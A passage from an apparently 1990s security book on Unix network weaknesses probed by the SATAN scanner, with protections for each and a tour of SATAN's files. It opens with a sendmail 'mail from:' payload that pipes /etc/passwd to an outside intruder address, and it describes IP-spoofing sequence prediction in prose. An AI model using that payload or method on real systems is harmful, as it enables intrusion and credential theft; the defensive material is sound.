For an example of program mailing, recent versions of sendmail permitted a sender to be a program: during the smtp transaction, a mail from: '|/bin/mail bkelley@intruder.com < /etc/passwd' combined with a rcpt to: nosuchuser would result in a bounced e-mail message being sent to the /bin/mail program command. This command would then mail the /etc/passwd file to bkelley.

The sendmail syslog buffer problem was discussed earlier, as was the "newline in queue file R lines" attack. Another attack found in 5.6 sendmail involved specifying two users in the rcpt to: line, the second user being a program or file. If sendmail queued the file, the second user would be written to a separate R line in the queue file and never be tested to see if it was a program or file.

All the preceding attacks, and many more, have been documented in CERT advisories and vendor patches. However, not all systems are vigilantly patched.

X Server

Many workstations run the X server while permitting unrestricted remote access by using xhost +. This permits any remote system to gain control over the system, including reading user keystrokes, reading anything that is sent to the screen, starting or stopping any application, and taking control over the currently running session.

SATAN uses xhost to make this check. It could use the XOpenDisplay() call to see if the remote display permitted the intruder system, and therefore anyone, to have access. However, SATAN uses the xhost program to do this by first setting the DISPLAY variable to the target system and then running xhost via DISPLAY=target.notreal.com:0.0 xhost. If the remote system permits access to the intruder system, this command will work.

Instead of using the xhost mechanism, which depends on IP addresses for authentication, the .Xauthority file and magic cookies can be used. A utility program called xauth extracts a magic cookie from the X server. (The magic cookie is created either by xdm or the user at the beginning of each session.) This magic cookie can be sent to client systems and merged with the .Xauthority files by using the xauth merge command. Each access by the client system includes the magic cookie that the X server uses to authenticate the client request.

The weakness in this approach is that any packet sniffer that captures the network transmission of the magic cookie, which takes place without encryption, can use it to gain access. If the client's .Xauthority file is readable by an intruder, the intruder can find the magic cookie. Note that the magic cookie approach now permits user authentication rather than xhost's mere system authentication. (Each user has his or her own .Xauthority file containing magic cookies for accessible X servers.)

A new CIAC advisory indicates that the randomization scheme used to send the selection of the magic cookie may be too predictable, weakening this form of defense. An improved randomization algorithm is referenced in the advisory (Fisher, 1995).

Another weakness in X server systems involve xterms. If the xterm has an X resource definition of xterm*allowSendEvents: True, then the X server can request the xterm to send information about events such as keystrokes. This permits a remote intruder to capture the user's typing. The xterm can dynamically set this option through the xterm's main options menu.

Note For complete details on X Windows security, see the paper by John Fisher at the CIAC Web site (Fisher, 1995).

In general, if xhost access is permitted, the remote system names should be specified rather than +. The .Xauthority mechanism should be used if at all possible.

SATAN Itself

Although SATAN can be run from the command line, SATAN was primarily meant to be run interactively from a Web browser. When run interactively, SATAN runs a simple HTML server, perl/html.pl, which processes URL requests sent from the Web browser. The HTML server listens on a random port and requires a password to permit access to various URLs. This password is a 32-bit md5 hash that is meant to be somewhat random and difficult to guess.

The goal of this design is to prevent unauthorized users from sending requests to the HTML server. Because SATAN runs as root, compromising the HTML server could permit a hacker to execute SATAN commands.

Because the SATAN HTML server runs on the same system as the browser, the URL is never sent over a network. However, some Web browsers disclose the SATAN URL when outside URLs are selected after running SATAN. With version 1.1 and up, SATAN prints a warning when a browser includes such behavior.

In general, exit the Web browser after running SATAN and before trying to use the browser to connect to other Web sites. An alternative is to use only a Web browser that can be configured to prevent such behavior. Web browsers that permit remote Web sites to gather information on previous URLs represent a security problem, because they contribute to information leakage. Recent versions of Mosaic (2.6) do not transmit URL information.

With version 1.1 and up, SATAN rejects requests that originate on hosts other than the one that SATAN is running on, based on source IP address. As usual, a hacker might use IP spoofing to circumvent this restriction.

A Modem on a TCP Port

SATAN sends a standard modem AT command to each TCP port. If the port replies with OK, it assumes that a modem is connected to that port.

An intruder who finds a modem directly connected to the TCP port of a remote system can use it to directly dial out. Modems should never be directly connected to a TCP port, and especially never to TCP ports that are directly connected to the Internet. If a modem is required on a TCP port, a tcp-wrapper and/or S/Key authentication should be considered.

Other Network Vulnerabilities

Even though SATAN does not specifically investigate the following issues, they do present some significant areas of concern for system security.

Passwords

Password selection is very important. The primary target of the first phase of a network attack, which is the primary goal of a SATAN scan, is the password file, so that the hacker can run Crack against it. Programs that force users to choose good passwords can help protect logins. These programs can require passwords that are not in a dictionary or that contain a strange assortment of numbers and non-alphabetic characters.

Tip

A paper by Walter Belgers (Belgers, 1991) on choosing passwords is very useful on this topic. It is available from `ftp://ftp.win.tue.nl/pub/security/UNIX-password-security.txt.Z`.

Several papers by Gene Spafford are available on this topic, from the COAST Web page or FTP archive.

It is dangerous for a user to invoke standard telnet, rlogin, or FTP over the Internet. The user types a password that is sent without encryption. One must assume that a hacker is packet sniffing and watching for the unencrypted transmission of passwords, as is typical in FTP, telnet, rlogin, and rexec. If a user does type the password over an Internet connection, it is important that the user change the password as soon as possible once the user returns to a connection within the organization's firewall.

Users should change passwords often and consider using one-time passwords (S/Key, or Opie), ssh, SSL applications, Kerberos (tickets), or smart cards. Using shadow passwords protects user passwords from Crack attacks. Not putting them into ~ftp/etc also protects user passwords from Crack attacks.

Tip ftpd typically uses only the ~ftp/etc/passwd file for mapping uids to login names, so that the ls command prints an owner rather than a number. Some versions of ftpd, notably wu-ftpd, permit sublogins, where a user first logs in anonymously, gets placed into a chrooted environment of ~ftp, then does a sublogin as that user. In such situations, the ~ftp/etc/passwd password field is used to permit the login. The admin should require each user to choose a new password, clip the encrypted version of that from the /etc/passwd field, put that in the ~ftp/etc/passwd entry, and then require the user to select a new and different password for the regular account. If sublogins are not used, an * can be put into the password field of the ~ftp/etc/passwd file.

As an administrator, there is one way to deal with protecting the NIS passwd map: run NIS only behind a firewall. The NIS server sends a passwd map in response to any request with the appropriate domain name. Guessing the domain name can be done, and programs like ypx can help to send maps.

Secure RPC and NIS+ can help to hide the password map, but the encryption strength has been questioned. Export restrictions may prevent non-U.S. users from getting programs using DES encryption. Finally, the administration of a system using Secure RPC or NIS+ is frequently considered more difficult than regular NIS.

There are at least four ways to deal with protecting /etc/passwd:

- Shadow password files
- Password selection enforcers
- One-time passwords
- Electronic smart cards

Shadow password files store the encrypted password in a file that is accessible only to root; the regular /etc/passwd file is world-readable. Combining this with a restriction on where root can log in can make getting a copy of the encrypted passwords difficult.

Note On some Linux systems and HP-UX, the /etc/securetty lists those ttys that can be used to log in as root. Only ttys that are physically under control, such as console, or terminals connected to the serial ports, such as tty00 or tty01, should be listed. For Sun and other systems, the /etc/ttytab file lists all ttys. Adding the word secure to the option list at the end of an entry permits the entry, such as console, to be a source for a root login. For other systems, /etc/login.defs or /etc/default/login file can be used to do this. Study the login man page to find out details on your system.

Password-selection enforcement programs basically replace the standard Unix passwd program with a version that tries to guess the proposed new password. Essentially, these programs run something like Crack against the proposed new password before accepting it.

One-time passwords, using programs such as S/Key or Opie, require users to type a new password at each login. Each user has a paper (or online) printout of passwords and is required to generate new lists occasionally. Although this appears to be quite safe, an attack against the predictability of the sequencing is the greatest threat, though the security of a printed (or online) copy of the passwords is really the greater source of problems.

Another approach is to use *smart cards*, such as the SecurID from Security Dynamics, that require a PIN number to be typed in and then send a password. This seems to offer safety comparable to one-time passwords, without the threat of a printed list of passwords.

If the target system has an X Windows vulnerability, the intruder can gain access to all typed keystrokes, effectively canceling many of the preceding password security approaches.

It is important that non-user accounts in /etc/passwd, such as tftp or bin, have an * in the password field and reference /bin/false as the shell. This prevents hackers from gaining access to these accounts.

ttys

Each xterm, telnetd, or rlogind invokes a pty/tty to interact with the user. The application opens a pseudo-tty, or pty, which acts as the master and is associated with a slave tty. The application then typically invokes a shell (xterm) or /bin/login (telnetd, rlogind) that invokes a shell.

When the user types on the keyboard, the keystrokes are sent to the pty. If the user is typing on a remote network connection, using rlogin or telnet, the rlogind or telnetd writes the keystrokes to the master pty.

The pty is described by a device file, such as /dev/pty/ttys2. The permissions on this file are determined by the mesg command. For example:

```
% ll 'pty'
crw------ 1 bkelley users 17 0x000032 Nov 20 00:51 dev/pty/ttys2
% mesg
is n
% mesg y
% ll 'pty'
crw--w--w- 1 bkelley users 17 0x000032 Nov 20 00:51 dev/pty/ttys2
% mesg n
% ll 'pty'
crw------ 1 bkelley users 17 0x000032 Nov 20 00:51 dev/pty/ttys2
%
```

The mesg command enables the user to permit other users to invoke the talk or write command to send messages or interactively talk to this user. A remote user can indicate talk root@m2.notreal.com and send messages to that user if mesg y has been set by root on m2.notreal.com.

The problem is that it is possible to cause commands to be executed on ptys. For example, by echoing commands directly onto the pty device and embedding termcap sequences to invoke those commands, a user can cause commands to be executed by the owner of that pty device. If that owner is root, the user can gain access to root using this technique.

In general, users should be wary of leaving a pty world-writeable. The global /etc/profile (or /etc/cshrc) should use a default of mesg n so that users are required to specifically indicate this service.

Rwall (an rpc service available through portmap) and the talk network service (517/UDP, 518/UDP) permit a remote user to send messages to many remote systems, but these commands merely print to the screen. Unless the termcap capabilities of the remote terms permit the ability to embed execution strings, there is no way to gain access remotely.

RIP Updates

A Unix system can maintain routing tables, either for optimized local routing or to act as a router, by running the gated program. gated can support many routing protocols, from DVMRP to OSPF, but most gated implementations use RIP, which is also supported by many hardware routers. If the gated program does not filter routing updates by source address, a hacker can modify the routing tables on the target system. This could lead to disruption of service and facilitate other attacks.

In gated versions 1.x, the gated.conf file can be modified to listen only to certain sources for routing information by adding a line such as this:

```
trustedripgateways gateway [ gateway ] ... trustedhellogateways gateway [ gateway ]
```

Only the routing updates from the indicated RIP or HELLO gateways are recognized as valid.

In gated versions 2.x and 3.x, the gated.conf file can include a trustedgateways clause to specify the same access controls for RIP, HELLO, and ICMP redirects.

RIP-2 packets can use a password authentication. The password consists of a quoted string, 0 to 16 bytes long. OSPF can also use an authentication key, which consists of 1 to 8 octets. A hacker with a packet sniffer could gain access to these passwords and spoof a routing packet.

EGP and BGP require explicit listings of peers in the configuration file. Once again, IP spoofing by a hacker could be used to insert false routing updates.

gated broadcasts RIP routes that could provide a hacker with routing information even if the hacker is unable to make modifications to the system.

DNS Searchlists

By default, a hostname lookup using the DNS resolver proceeds by appending the current domain to the hostname and attempting a lookup. On failure, the resolver removes the leftmost part of the current domain and retries.

RFC 1535 discusses vulnerabilities to this algorithm. Here is an example that illustrates the vulnerability:

```
% head -1 /etc/resolv.conf
domain mftg.notreal.com
% nslookup inv.mftg.notreal
```

At this point, the resolver first tries to look up this line:

```
mftg.notreal.com.mftg.notreal.com
```

This fails. Next, the resolver tries this:

```
mftg.notreal.com.notreal.com
```

This also fails. At this point, the resolver sees that only two parts remain to the domain part, and it quits, causing the nslookup to fail.

A hacker within the NotReal company could apply for the domain com.notreal.com, perhaps claiming that the domain oversaw the communications department. If the hacker owned the name server for this domain, the hacker could respond to the second resolver request. At this point, the hacker could start feeding false information to the resolver, perhaps permitting trust-based attacks using .rhosts to succeed.

The appropriate way to solve this problem is by explicitly listing a search list in the resolv.conf file to specify the exact domain search algorithm.

Investigating IP Spoofing

Although SATAN does not specifically investigate IP spoofing, its scans for vulnerabilities involving remote shell access and other services that can be exploited using IP spoofing as the next logical step.

Overview

The Internet is based on version 4 of IP. This version of IP does not include any provision for source authentication. If a version 4 IP packet arrives at a network destination, the upper layers of the network stack must be invoked to perform authentication.

Many applications are designed to trust a packet based on the IP address of the sender. These applications believe that if the packet was able to route itself to this destination, and reply packets are able to route themselves back to the source, the IP address of the source must be

valid. (This is assuming that IP source routing is turned off.) These applications, if using TCP above IP, further believe that if the remote sender is able to continue a conversation on the TCP level, the connection is valid. Both of these assumptions are dangerous.

Exploiting It

In early 1995, CERT released an advisory on IP spoofing that addressed the following two problems:

- Routers were permitting spoofed IP packets to cross over firewalls.
- Spoofed IP packets were exploiting rshd/remshd by predicting TCP sequence numbers.

The first problem was caused by router misconfigurations. A router that connects an internal network to the Internet has at least two network ports. Imagine a router that had four ports, one of which is connected to the Internet. If a packet arrives from an internal IP address and is destined for another internal IP address, the router sends it to the correct destination port. If the packet arrives from the Internet, source restrictions prevent it from going to the internal network. For example, the firewall does not allow an external user to invoke the rsh/remsh service on an internal system by screening all requests to the shell TCP port originating from an external address.

Some routers, however, did not keep information on the port source of the IP packet. All the IP packets from all the ports were loaded into a single queue and then processed. If the packet indicated an IP source address from an internal network, that packet was approved for forwarding. Therefore, an external user just had to indicate an internal IP address to send the packet across the router.

By itself, this problem might be perceived to lead only to single packet attacks. The intruder would find it difficult to carry on a TCP connection because the internal host would be sending reply TCP packets to the internal address specified by the intruder's fake packet. The intruder would not be able to acknowledge these packets because the intruder would not know what sequence number was in the packet.

This is when the second problem added to the vulnerability. The intruder used a TCP-oriented service, such as FTP, that was permitted to cross the router. The intruder connected to the target system and then disconnected. The hacker used the knowledge of the TCP sequencing algorithm to predict the sequence number of the packet that would be sent in response to the subsequent incoming TCP connection request. The hacker then sent the appropriate TCP connection request to the login or shell port. At this point, the target system responded to the SYN packet with a SYN ACK packet that was sent to the real internal host corresponding to the address the intruder indicated. The external system, however, has flooded this internal host with initialization packets, causing its response time to slow down drastically. As a result, this internal host does not send a RST but instead disregards the packet, and the external hacker blindly sent an ACK with the predicted sequence number to the target system.

The target system assumed that the ACK that arrived originated from the internal host because it carried the correct ACK number and IP address. At this point, the intruder could send the normal data packets for the login or shell protocol, beginning attacks on these services.

Any service that relies on IP authentication is vulnerable to the attack described here. However, other attacks that exploit IP address authentication are also possible.

The rlogind and remshd servers approve access based on a hostname that is sent in the protocol. This hostname, which should match an entry in .rhosts or /etc/hosts.equiv, is specified by the client. Until a few years ago, no additional verification was made by the servers. Now, most servers take the IP address of the incoming connection and do a reverse lookup using the resolver getnamebyaddr() call.

This call attempts to contact the DNS server and find the name corresponding to the IP address. If these match, access is granted. If the DNS server exists outside the administrative domain of the user, verification of the identity of the client is not certain. The DNS server could have a contaminated cache containing faulty PTR records that point to the hacker's own name server. The DNS server could be administered by the hacker and therefore provide untrusted information.

The ftpd server bounce problem, discussed earlier, also permits users to hide the true IP source of the connection by actually using the IP address of the system running the ftpd for the source of TCP connection. This vulnerability simplifies routing problems for the hacker.

If the intermediate systems between the hacker and the target system permit source routing, fake IP addresses are even easier to implement. The intruder can specify the route in the options field of the IP packet.

inetd, tcp-wrapper, and xinetd all approve access for services by examining the IP address of the incoming request and comparing it to an access list. The secure portmap and rpcbind programs also defer authorization to IP addresses. The rpc.mountd program uses the IP address to control access to file handles if an exported file system specifies a limited access list.

The list of network services that depend on IP addresses for some sort of authorization is quite large. When the fact that IP spoofing is possible is combined with the list of available services, the number of network vulnerabilities becomes large.

Note For a more detailed look at IP spoofing, see Chapter 6.

Protection

Some sort of encrypted authentication scheme would provide the best form of protection to this vulnerability. However, this is not possible within the framework of the IP level.

For the router TCP connection attack, the only protection from permitting an unauthorized new TCP connection as indicated earlier is randomization of the sequencing numbers between subsequent TCP connections. This prevents the hacker from guessing the sequence number of the SYN ACK packet and responding with an ACK. It does not completely eliminate the possibility that the hacker could guess the sequence number, because the value has a 32-bit range; however, it makes it much more difficult.

A paper by Bellovin (Bellovin, 1993) discusses the exact details of the randomization schemes. This does not provide protection over hijacked connections. If an intruder is able to monitor connections, that intruder could insert packets. Imagine that a user used telnet to connect to the notreal.com system. Even if the telnet used some sort of encrypted authentication with Kerberos, if the data connection took place without encryption, the intruder could insert packets into the data stream, effectively capturing control of the user's keyboard. Only packet-level authentication could avoid this problem.

The other solution is higher-layer authentication, using some sort of security environment such as Kerberos, SSL, or ssh. These protocols do not rely on the IP address for source authentication.

The ftpd server bounce problem is fixed in vendor patches or by getting the latest wu-ftpd program. All Unix kernels can be modified to reject source routed packets. The kernels can also be modified to prevent the automatic forwarding of IP packets that arrive at the network port but are destined for other systems. Such packets are effectively trying to use the system as a router.

Another IP problem exists with regard to fragmented packets whose fragmentation boundaries lie within TCP packet headers. RFC 1858 addresses ways to deal with vulnerabilities that relate to this problem.

A Long-Term Solution

The newest standard for IP, version 6, includes support for packet-level authentication. Unfortunately, the Internet has yet to offer the infrastructure to support version 6 applications. Broad support from router manufacturers and Unix kernel vendors is required before applications using v6 will become available and popular. In the opinion of this author, end users will not be able to consider IP v6 applications as a viable solution for security issues until about the year 2001 (five years from this writing).

Examining Structural Internet Problems

Unfortunately, some Internet vulnerabilities are quite difficult to fix: they involve a fundamental change in the way the Internet operates, requiring modifications that could be unacceptable to the expected functionality of Internet applications.

DNS Cache Corruption

The problems with DNS are inherent in the design of a distributed database: by delegating responsibility to remote sites, the integrity of the information on those remote sites is uncertain. Added to this problem is the need for caching to improve the performance of the distributed database.

As indicated in previous sections, the cache of a name server can be corrupted to include erroneous resource records, such as fake PTR entries. Such cache corruption can be used to attack rlogind and rshd/remshd. SATAN does a scan for remote shell services: DNS cache corruption is one of the primary ways used to exploit this problem.

The cache corruption can take place by adding extra resource records to replies destined for a name server. A paper by C. Schuba and E. Spafford (Schuba & Spafford, 1993) shows how a hacker can cause the name server to request a reply, which can contain the additional resource records. The paper calls this the "Me Too" attack. Another paper by Bellovin (Bellovin, 1993) also addresses this topic. If SATAN would implement the fourth level of scan, "All Out," it is highly likely that a DNS cache corruption attack would be included.

The protection against this attack would be to turn off caching on name servers. However, the resulting performance drop on the DNS infrastructure would virtually eliminate its usefulness—a major setback to the performance and usefulness of the Internet.

The proper approach to solving this problem is to use some sort of cryptographic authentication, although this too would create a performance drop.

Sniffers

A *packet sniffer* is a program that runs on a system and captures every network packet that travels past the network interface, even if it is not destined for this system or originated on this system.

Packet sniffers can easily be installed on most Unix systems to watch traffic crossing the network interface. Recent sniffer attacks on the Internet have resulted in the disclosure of hundreds of thousands of passwords, because many network protocols transmit the passwords in clear text.

Weak Encryption

Although SATAN does not specifically investigate this problem, SATAN does search for the presence of https (tcp/443), which is an SSL version of http. Once the presence of this application is known, packet sniffing can record packets destined for this port. These packets typically contain important financial information (credit card numbers) and may be weakly encrypted. SATAN is useful for a hacker whose goal is to locate active https ports on the Internet.

The assumption that the strength of a cryptographic algorithm is directly related to the key size is not always accurate. All cryptographic schemes use some sort of session key that is generated based on a random number seed. No computer algorithm can easily generate a truly random number. Predictability of the random number seed can decrease the effective bit size of session keys.

A recent Netscape browser ran into this problem. Netscape depends on SSL and permits up to a 128-bit session key to be used for encryption. The session key is generated by the client, in this case a Netscape browser running on an MS Windows PC, and sent to the server, in this case a Unix httpd. The PC offers limited facilities for generating a random number: the clock offers marginal granularity, and other variables provide little additional randomization. The result was that the randomness of the seed provided perhaps 16 to 32 bits of variability for the generation of the session key. Such a limited key space could be quickly searched, resulting in key disclosures in minutes rather than years, as had been assumed.

RFC 1750 addresses the security considerations of randomization and provides recommendations to the producers of cryptographic algorithms.

It is important to clearly examine the true key size of an algorithm. For example, although some U.S. government agencies claim that DES uses a 64-bit key, the eighth bit of every 8 bytes is masked inside the algorithm, making the effective key size only 56 bits. One might wonder about the effective key size of the skipjack algorithm, used in the Clipper chip and not released to the public: the same government agencies that make the 64-bit claim for DES also make an 80-bit claim for skipjack.

Binary Integrity

It is important to verify the integrity of any binary program that you run on your system. The binary program could be corrupted on the remote system with some sort of virus, or the binary could be modified during the file transfer to your system.

Source Integrity

Many FTP archives provide precompiled binary versions of application programs. Running these programs can open your system to attack if trojan code is embedded in the binary.

Even those programs that provide source code might embed some difficult-to-understand sections of code that effectively constitute a virus. Users should closely examine code before compiling and running software of undetermined origin.

If the program is shipped on CD-ROMs or tapes, it is unlikely to have such problems. However, if the source comes from a university FTP archive and no PGP signature is available, the potential exists. Even md5 checksums that are distributed with the program are suspect: the hacker could have modified these checksums and inserted them into the README file. A PGP signature of each source file, or of a file containing md5 checksums, is the ideal way to verify source integrity.

Transfer Modifications

A recent attack on programs distributed using FTP used the approach of modifying portions of the files as they were transferred over the Internet. A fake TCP packet containing the modified data was inserted into the connection by hackers who monitored the connection using packet sniffers. The attack in question was used to modify the Netscape Navigator, a program that is frequently downloaded using FTP. The modifications decreased the strength of the encryption, permitting users to erroneously assume greater security for the transmission of secret information, such as credit card numbers.

Once again, the distributor can generate a PGP signature for each source file. These PGP signatures should be used to confirm the integrity of any file. Users should request that FTP archives include .asc files containing PGP signatures for all distributions.

Denial of Service Attacks

SATAN reveals the presence of active network services such as ftpd, sendmail, or httpd. These services are nearly always accessible to users "cruising" the Internet. As a result, these services are open to "denial of service" attacks. It is quite difficult to avoid denial of service attacks. The primary goal of such attacks is to slow down the target machine, fill up all available disk space, and spam the mail recipients with vast amounts of useless mail or something similarly annoying. Nothing prevents a user from sending millions of useless e-mail messages, each one small enough to be accepted. Nothing prevents a remote user from initiating thousands of network connections to the remote system. ftpd can limit the amount of disk space available to transfers, and sendmail can limit the size of an individual e-mail message, but this won't stop a determined attacker. By partitioning the disk to limit the space available to each vulnerable Internet service, the system's exposure to such attacks is limited.

The best remedy is to use a firewall to limit the exposure of the majority of systems to random Internet attacks. There is no way to avoid the e-mail attacks, because firewalls still need to permit access from any remote user.

PostScript Files

It is possible to embed command sequences in PostScript files. When viewing the file, depending on your viewer, the command sequences could be executed. The safest way to view unknown .ps files is to print them out on a printer. That is the default action indicated in most .mailcap files for MIME interpretation of .ps files. It would be possible to construct a filter to prevent dangerous actions, or to modify the viewer to prevent dangerous actions, but such tools and modifications are not widely available.

Rendezvous with SATAN

> "'Before we start to struggle out of here,
> O master,' I said when I was on my feet,
> 'I wish you would explain some things to me.'"
>
> —Dante Alighieri, *Inferno*, Canto XXXIV, lines 100–102

This section describes the SATAN program in great detail, with information on obtaining SATAN, the files that make up SATAN, running SATAN, and extending SATAN to cover new security holes.

Getting SATAN

The CD included with this book contains SATAN. It is also available from the following sites:

- `ftp://ftp.mcs.anl.gov/pub/security`
- `ftp://coast.cs.purdue.edu/pub/tools/unix/satan`
- `ftp://vixen.cso.uiuc.edu/security/satan-1.1.1.tar.Z`
- `ftp://ftp.denet.dk/pub/security/tools/satan/satan-1.1.1.tar.Z`
- `http://ftp.luth.se/pub/unix/security/satan-1.1.1.tar.Z`
- `ftp://ftp.luth.se/pub/unix/security/satan-1.1.1.tar.Z`
- `ftp://ftp.dstc.edu.au:/pub/security/satan/satan-1.1.1.tar.Z`
- `ftp://ftp.acsu.buffalo.edu/pub/security/satan-1.1.1.tar.Z`
- `ftp://ftp.acsu.buffalo.edu/pub/security/satan-1.1.1.tar.gz`
- `ftp://ftp.net.ohio-state.edu/pub/security/satan/satan-1.1.1.tar.Z`
- `ftp://ftp.cerf.net/pub/software/unix/security/`
- `ftp://coombs.anu.edu.au/pub/security/satan/`
- `ftp://ftp.wi.leidenuniv.nl/pub/security`
- `ftp://ftp.cs.ruu.nl/pub/SECURITY/satan-1.1.1.tar.Z`
- `ftp://ftp.cert.dfn.de/pub/tools/net/satan/satan-1.1.1.tar.Z`
- `ftp://cnit.nsk.su/pub/unix/security/satan`

- `ftp://ftp.tcst.com/pub/security/satan-1.1.1.tar.Z`
- `ftp://ftp.orst.edu/pub/packages/satan/satan-1.1.1.tar.Z`
- `ftp://ciac.llnl.gov/pub/ciac/sectools/unix/satan/`
- `ftp://ftp.nvg.unit.no/pub/security/satan-1.1.1.tar.Z`
- `ftp://ftp.win.tue.nl/pub/security/satan-1.1.1.tar.Z`

After you have ftped SATAN to your system, use uncompress satan-1.1.1.tar.Z (or compress -d) and then tar xvf satan-1.1.1.tar to extract all the SATAN files.

At this point, the SATAN directory should look like this:

```
Changes    TODO       html/      perllib/   rules/     satan.ps
Makefile*  bin/       include/   reconfig*  satan      src/
README     config/    perl/      repent*    satan.8
```

Examining the SATAN Files

A more detailed look at the files and directories included in the SATAN distribution provides an insight into how SATAN works and how it can be extended.

The satan-1.1.1 Directory

The top-level directory contains the following programs:

- **Makefile:** Compiles the C programs in the src directory
- **satan:** The master SATAN program, written in PERL
- **README:** A one-page guide to getting SATAN running
- **TODO:** Wish list for future enhancements
- **satan.8:** A man page for the command-line version of SATAN
- **satan.ps:** A drawing of the SATAN character
- **reconfig:** Fixes pathnames using file.paths, PERL location
- **repent:** Changes all occurrences of SATAN to SANTA
- **Changes:** List of changes to SATAN program

Note that SATAN creates a satan-1.1.1/results directory to store the results. This directory is only root searchable and readable.

The include Directory

The include directory is created only for Linux. Some distributions of Linux require the 44BSD /usr/include/netinet files to compile. SATAN creates the following two directories but does not put any files into them. If the top-level make for Linux is unable to find ip.h, it assumes that all the netinet files are missing and tells the user to put the netinet files from 44BSD into the following directory:

- **include/netinet/**

The rules Directory

The rules directory is critical to the functioning of SATAN. It includes the inference rules that govern the future actions of SATAN, based on previous results, as well as making assumptions based on information gathering. It includes the following files:

- **rules/facts:** Deduces new facts based on existing data
- **rules/hosttype:** Recognizes hosts based on banners
- **rules/services:** Classifies host by available services
- **rules/todo:** Specifies what rules to try next
- **rules/trust:** Classifies trust based on the database records
- **rules/drop:** Specifies which facts to ignore, such as NFS export cdroms

The config Directory

SATAN users need to customize the pathnames to system utilities in the appropriate files in the config directory. In addition, the SATAN configuration file, satan.cf, is located here. This configuration file controls the default behavior of SATAN, indicating the scan type, the content of each scan, the proximity search variables, and timeouts.

This directory includes the following files:

- **config/paths.pl:** Path variables for PERL files
- **config/paths.sh:** Path variables for shell execution
- **config/satan.cf:** SATAN configuration file
- **config/version.pl:** SATAN version file
- **config/services:** An /etc/services file, just in case

The PERLlib Directory

The PERLlib directory includes two files from the PERL5.000 distribution that are sometimes not included on all PERL5.000 FTP sites. Just in case, SATAN includes them in this directory. It includes the following files:

- **PERLlib/ctime.pl:** Includes time functions
- **PERLlib/getopts.pl:** Gets command-line options
- **PERLlib/README:** Explains why these PERL files are included

The bin Directory

The bin directory contains the actual executables used by SATAN to investigate remote systems. After the top-level make is executed, all the binaries resulting from builds in the src directory are deposited into this directory. All the distributed .satan files are PERL scripts, and many of them invoke the binaries resulting from src/ builds. Each .satan executable generates a SATAN database record if it finds a piece of information about the remote host.

SATAN refers to each .satan program as a tool. Users can execute each of these PERL scripts by hand to investigate the particular vulnerabilities. Many of them include verbose (-v) options to indicate exactly what they are doing. Users who wish to add extra security checks can create similar files and place them here with the .satan extension.

This directory includes the following files:

- **bin/boot.satan:** Makes rpc bootparam call to get NIS domainname
- **bin/dns.satan:** Uses nslookup to gather DNS records on target
- **bin/finger.satan:** Gathers finger information from target
- **bin/ftp.satan:** Checks for anonymous FTP and writeable home dir
- **bin/nfs-chk.satan:** Tries to mount file systems
- **bin/rex.satan:** Tries to execute program on rexd
- **bin/rpc.satan:** Gets list from portmap using rpcinfo -p
- **bin/rsh.satan:** Sees whether + + is in hosts.equiv
- **bin/rusers.satan:** Gets rusersd to list users
- **bin/showmount.satan:** Gets mountd to list exports, mounting users
- **bin/tcpscan.satan:** Tries to connect to list of TCP ports

- **bin/tftp.satan:** Tries to get /etc/passwd file
- **bin/udpscan.satan:** Looks for services on list of UDP ports
- **bin/xhost.satan:** Sees if remote system permits X access
- **bin/ypbind.satan:** Tries to guess the NIS domain name
- **bin/faux_fping:** fping wrapper that skips unresolvable hosts
- **bin/get_targets:** Uses fping to scan a subnet for live hosts
- **bin/yp-chk.satan:** Asks NIS server for passwd map

The html Directory

The html directory contains the user interface of SATAN. The PERL scripts generate HTML pages on-the-fly, whereas the many .html files contain detailed documentation on SATAN. A regular user of SATAN would never actually examine any of these files by hand, because the initial SATAN HTML page provides links into each of these pages. They look better when viewed by a Web browser than by using a text editor. This directory includes the following files:

- **html/name.html.** Explains the origin of the name "SATAN"
- **html/satan.pl.** Generates the opening SATAN Web page
- **html/satan_documentation.pl.** Generates the SATAN documentation Web page

The html/docs Directory

The html/docs directory contains valuable information on the internal workings of SATAN. The most useful are the satan.rules, satan.probes, satan.db, and trust pages. Once again, the initial SATAN screen provides links to each of these HTML pages, so it is recommended that the Web browser be used to read them.

This directory includes the following files (no descriptions are included—the filenames are self-explanatory):

- **html/docs/acknowledgements.html**
- **html/docs/satan_reference.html**
- **html/docs/authors.html**
- **html/docs/copyright.html**
- **html/docs/design.html**

- **html/docs/quotes.html**
- **html/docs/getting_started.html**
- **html/docs/intro.html**
- **html/docs/references.html**
- **html/docs/system_requirements.html**
- **html/docs/the_main_parts.html**
- **html/docs/who_should_use.html**
- **html/docs/satan.cf.html**
- **html/docs/artwork.html**
- **html/docs/dangers.html**
- **html/docs/FAQ.html**
- **html/docs/philosophy.html**
- **html/docs/satan.db.html**
- **html/docs/satan.probes.html**
- **html/docs/satan.rules.html**
- **html/docs/user_interface.html**
- **html/docs/trust.html**
- **html/docs/admin_guide_to_cracking.html**
- **html/docs/satan_overview.html**

The html/dots Directory

The html/dots directory contains the colored GIF drawings that are used in the SATAN user interface. (Again, the filenames are self-explanatory):

- **html/dots/blackdot.gif**
- **html/dots/bluedot.gif**
- **html/dots/browndot.gif**

- **html/dots/dot.gif**
- **html/dots/eyeball.gif**
- **html/dots/greendot.gif**
- **html/dots/orangedot.gif**
- **html/dots/orig.devil.gif**
- **html/dots/pinkdot.gif**
- **html/dots/purpledot.gif**
- **html/dots/reddot.gif**
- **html/dots/whitedot.gif**
- **html/dots/yellowdot.gif**

The html/images Directory

The html/images directory contains the GIF drawings displayed by SATAN. (The listings are self-explanatory, but notice that a GIF of Santa Clause is included to support the top-level "repent" command that changes all SATAN references to SANTA references, to soothe the concerns of users who are offended by the SATAN name):

- **html/images/satan.gif**
- **html/images/santa.gif**
- **html/images/satan-almost-full.gif**
- **html/images/satan-full.gif**

The html/reporting Directory

The html/reporting directory contains PERL scripts that emit HTML pages that provide summary reports of the vulnerabilities found on targets listed in the SATAN database. The reports can sort by many categories, as can be seen by the large number of scripts. Note the one-to-one corresponce between these filenames and the report screens found in the SATAN, the report "SATAN Information by Subnet" is generated by satan_info_subnet.pl:

- **html/reporting/analysis.pl-.** Displays the "SATAN Reporting and Analysis" Web page
- **html/reporting/sort_hosts.pl-.** Sorts hosts based on specified summary report criteria

- **html/reporting/satan_info_name.pl**
- **html/reporting/satan_info_subnet.pl**
- **html/reporting/satan_severity_hosts.pl**
- **html/reporting/satan_severity_types.pl**
- **html/reporting/satan_severity_counts.pl**
- **html/reporting/satan_results_danger.pl**
- **html/reporting/satan_info_OS.pl**
- **html/reporting/satan_info_OSclass.pl**
- **html/reporting/satan_results_subnet.pl**
- **html/reporting/satan_info_servers.pl**
- **html/reporting/satan_info_domain.pl**
